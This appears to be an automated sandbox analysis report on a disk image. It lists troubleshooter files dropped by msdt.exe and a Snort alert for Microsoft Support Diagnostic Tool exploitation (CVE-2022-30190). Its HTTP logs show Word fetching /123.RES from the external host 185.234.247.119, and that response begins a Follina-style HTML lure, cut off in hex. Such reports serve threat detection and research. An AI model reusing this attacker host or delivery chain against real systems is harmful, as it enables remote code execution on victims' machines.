Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... ....;A.(.j..x..)V...Zl4..w.E..J_A..... .....

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB

SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_Incompat ibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6

SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Reputation:	unknown
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e. r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,.+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	data
Entropy (8bit):	4.388873348178114

TrID:	• null bytes (2050048/1) 99.34% • Photoshop Action (5010/6) 0.24% • Lotus 123 Worksheet (generic) (2007/4) 0.10% • HSC music composer song (1267/141) 0.06% • Game Music Creator Music (1131/43) 0.05%
File name:	68101181_048154.img
File size:	2686976
MD5:	a623c3499f992a05c4ee5b9b2d3858f8
SHA1:	ade8126beb9690929fd253686534b77a97ab4c44
SHA256:	c77c63b0ad713ca97776305af4b22cd934271fec00f3c8029bdbbfcf8cd1ed98
SHA512:	27dabe09827c8b81f1dc00063a57ffcb277eabe060299994f1bd5340d0a1b3d8f348dc53458b53bee44232958f3f1ec370a0ed126b2c7266b838f9a51b150ac2
SSDEEP:	24576:380Ra7rJwVXWqZLSPZF5BQjaM+R4YENZrfrzfQND6CJ0:3t8kRKZ29+I4NDLJ
TLSH:	4CC55C21B2CEC737D4F3277C8D6FB658946A7D111E38945A7BE40E4C0E3A6813A2D693
File Content Preview:	.....

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.234.247.119192.168.2.480497622036726 06/07/22-19:21:17.785538	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49762	185.234.247.119	192.168.2.4

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:21:14.022562027 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:14.050025940 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:14.050148010 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:14.123152971 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:14.150544882 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:14.150614023 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:14.354796886 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:14.453907967 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:14.481559992 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:14.542310953 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.600215912 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.628205061 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.725593090 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.753061056 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.753199100 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.757827997 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.785219908 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785537958 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785557032 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785573006 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785618067 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785648108 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.785665035 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.785717964 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.785778046 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:17.785834074 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:17.855159044 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.104799032 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.132652044 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:18.132742882 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.607587099 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.635207891 CEST	80	49762	185.234.247.119	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:21:18.635379076 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.721376896 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.748950005 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:18.837891102 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.865309000 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:18.925173044 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.952740908 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:18.952858925 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.963536978 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:18.991211891 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:18.991384983 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:19.042788982 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:19.215001106 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:19.242710114 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:19.242794991 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:28.708358049 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:21:28.736881971 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:21:28.736963034 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:23.866662979 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:23.866827011 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:23.866884947 CEST	49761	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:23.895661116 CEST	80	49761	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:33.736814976 CEST	80	49762	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:33.736965895 CEST	49762	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.019610882 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.047683954 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.047900915 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.049490929 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.077296019 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.216723919 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.216821909 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.216876030 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.216922998 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217030048 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.217058897 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217108965 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.217113018 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217155933 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217168093 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.217241049 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217291117 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.217297077 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245073080 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245120049 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245152950 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245182991 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245203972 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245219946 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245223999 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245260954 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245285034 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245301008 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245332003 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245347977 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245369911 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245400906 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245414972 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245440960 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245471001 CEST	80	49780	185.234.247.119	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:22:39.245484114 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245510101 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245541096 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245553017 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245579958 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245610952 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245623112 CEST	49780	80	192.168.2.4	185.234.247.119
Jun 7, 2022 19:22:39.245646954 CEST	80	49780	185.234.247.119	192.168.2.4
Jun 7, 2022 19:22:39.245692015 CEST	49780	80	192.168.2.4	185.234.247.119

HTTP Request Dependency Graph

- 185.234.247.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49761	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:21:14.123152971 CEST	1219	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:21:14.150614023 CEST	1220	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:21:14 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 19:21:14.453907967 CEST	1220	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:21:14.481559992 CEST	1220	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:14 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:21:17.600215912 CEST	1222	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:21:17.628205061 CEST	1222	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:21:17 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 19:21:18.721376896 CEST	1231	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:21:18.748950005 CEST	1231	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 19:21:18.837891102 CEST	1231	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:21:18.865309000 CEST	1232	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49762	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:21:17.757827997 CEST	1222	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:21:17.785537958 CEST	1224	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:17 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 47 6f 6f 64 20 74 68 69 6e 67 20 77 65 20 64 69 73 61 62 6c 65 64 20 6d 61 63 72 6f 73 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 70 3e 0d 0a 4c 6f 72 65 6d 20 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 51 75 69 73 71 75 65 20 70 65 6c 6c 65 6e 74 65 73 71 75 65 